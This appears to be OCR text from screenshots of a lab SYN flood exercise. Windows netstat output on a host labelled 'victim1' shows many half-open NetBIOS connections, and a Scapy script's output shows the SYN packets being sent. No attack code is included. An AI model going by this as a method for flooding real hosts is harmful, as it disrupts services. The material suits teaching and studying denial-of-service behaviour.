  TCP    victim1:netbios-ssn    10.10.111.107:319      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:320      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:321      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:322      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:323      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:324      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:325      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:326      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:327      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:328      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:329      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:330      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:331      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:332      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:333      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:334      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:335      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:336      SYN_RECEIVED
  UDP    victim1:epmap          *:*
  UDP    victim1:microsoft-ds   *:*
  UDP    victim1:isakmp         *:*
  UDP    victim1:1026           *:*
  UDP    victim1:1027           *:*
  UDP    victim1:1028           *:*
  UDP    victim1:1032           *:*
  UDP    victim1:1033           *:*
  UDP    victim1:ntp            *:*
  UDP    victim1:netbios-ns     *:*
  UDP    victim1:netbios-dgm    *:*
  UDP    victim1:1900           *:*
  UDP    victim1:ntp            *:*
  UDP    victim1:1900           *:*

C:\Documents and Settings\poly>_
Start | Command Prompt                                  7:03 AM
```

Command Prompt

```
  TCP    victim1:netbios-ssn    10.10.111.107:637      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:638      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:639      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:640      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:641      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:642      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:643      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:644      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:645      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:646      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:647      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:648      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:649      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:650      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:651      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:652      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:653      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:654      SYN_RECEIVED
  UDP    victim1:epmap          *:*
  UDP    victim1:microsoft-ds   *:*
  UDP    victim1:isakmp         *:*
  UDP    victim1:1026           *:*
  UDP    victim1:1027           *:*
  UDP    victim1:1028           *:*
  UDP    victim1:1032           *:*
  UDP    victim1:1033           *:*
  UDP    victim1:ntp            *:*
  UDP    victim1:netbios-ns     *:*
  UDP    victim1:netbios-dgm    *:*
  UDP    victim1:1900           *:*
  UDP    victim1:ntp            *:*
  UDP    victim1:1900           *:*

C:\Documents and Settings\poly>
```


Start | Command Prompt | Command Prompt | Command Prompt | 7:00 AM


Command Prompt

```
  TCP    victim1:netbios-ssn    10.10.111.107:580      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:581      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:582      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:583      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:584      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:585      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:586      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:587      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:588      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:589      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:590      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:591      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:592      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:593      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:594      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:595      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:596      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:597      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:598      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:599      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:600      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:601      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:602      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:603      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:604      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:605      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:606      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:607      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:608      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:609      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:610      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:611      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:612      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:613      SYN_RECEIVED
```

Start | Command Prompt | Command Prompt | Command Prompt | 7:00 AM

Script Output:





```
Applications Places System                                  Wed Mar 1, 8:16 PM
root@bt: ~/Desktop/Scapy_Projects
File Edit View Terminal Help
Src_Port:986     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:986 > 10.10.111.110:netbios_ssn S
Src_Port:987     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:987 > 10.10.111.110:netbios_ssn S
Src_Port:988     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:988 > 10.10.111.110:netbios_ssn S
Src_Port:989     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:ftps_data > 10.10.111.110:netbios_ssn S
Src_Port:990     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:ftps > 10.10.111.110:netbios_ssn S
Src_Port:991     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:991 > 10.10.111.110:netbios_ssn S
Src_Port:992     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:telnets > 10.10.111.110:netbios_ssn S
Src_Port:993     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:imaps > 10.10.111.110:netbios_ssn S
Src_Port:994     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:ircs > 10.10.111.110:netbios_ssn S
Src_Port:995     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:pop3s > 10.10.111.110:netbios_ssn S
Src_Port:996     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:996 > 10.10.111.110:netbios_ssn S
Src_Port:997     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:997 > 10.10.111.110:netbios_ssn S
Src_Port:998     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:998 > 10.10.111.110:netbios_ssn S
Src_Port:999     Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:999 > 10.10.111.110:netbios_ssn S
Src_Port:1000    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1000 > 10.10.111.110:netbios_ssn S
Src_Port:1001    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:customs > 10.10.111.110:netbios_ssn S
Src_Port:1002    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1002 > 10.10.111.110:netbios_ssn S
Src_Port:1003    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1003 > 10.10.111.110:netbios_ssn S
Src_Port:1004    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1004 > 10.10.111.110:netbios_ssn S
Src_Port:1005    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1005 > 10.10.111.110:netbios_ssn S
Src_Port:1006    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1006 > 10.10.111.110:netbios_ssn S
Src_Port:1007    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1007 > 10.10.111.110:netbios_ssn S
Src_Port:1008    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1008 > 10.10.111.110:netbios_ssn S
Src_Port:1009    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1009 > 10.10.111.110:netbios_ssn S
Src_Port:1010    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1010 > 10.10.111.110:netbios_ssn S
Src_Port:1011    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1011 > 10.10.111.110:netbios_ssn S
Src_Port:1012    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1012 > 10.10.111.110:netbios_ssn S
Src_Port:1013    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1013 > 10.10.111.110:netbios_ssn S
Src_Port:1014    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1014 > 10.10.111.110:netbios_ssn S
Src_Port:1015    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1015 > 10.10.111.110:netbios_ssn S
Src_Port:1016    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1016 > 10.10.111.110:netbios_ssn S
Src_Port:1017    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1017 > 10.10.111.110:netbios_ssn S
Src_Port:1018    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1018 > 10.10.111.110:netbios_ssn S
Src_Port:1019    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1019 > 10.10.111.110:netbios_ssn S
Src_Port:1020    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1020 > 10.10.111.110:netbios_ssn S
Src_Port:1021    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1021 > 10.10.111.110:netbios_ssn S
Src_Port:1022    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1022 > 10.10.111.110:netbios_ssn S
Src_Port:1023    Dst_Port:139    Response:SYN/ACK  IP / TCP 10.10.111.107:1023 > 10.10.111.110:netbios_ssn S
root@bt:~/Desktop/Scapy_Projects#
Scapy_Projects - File B...   root@bt: ~/Desktop/Sc...
```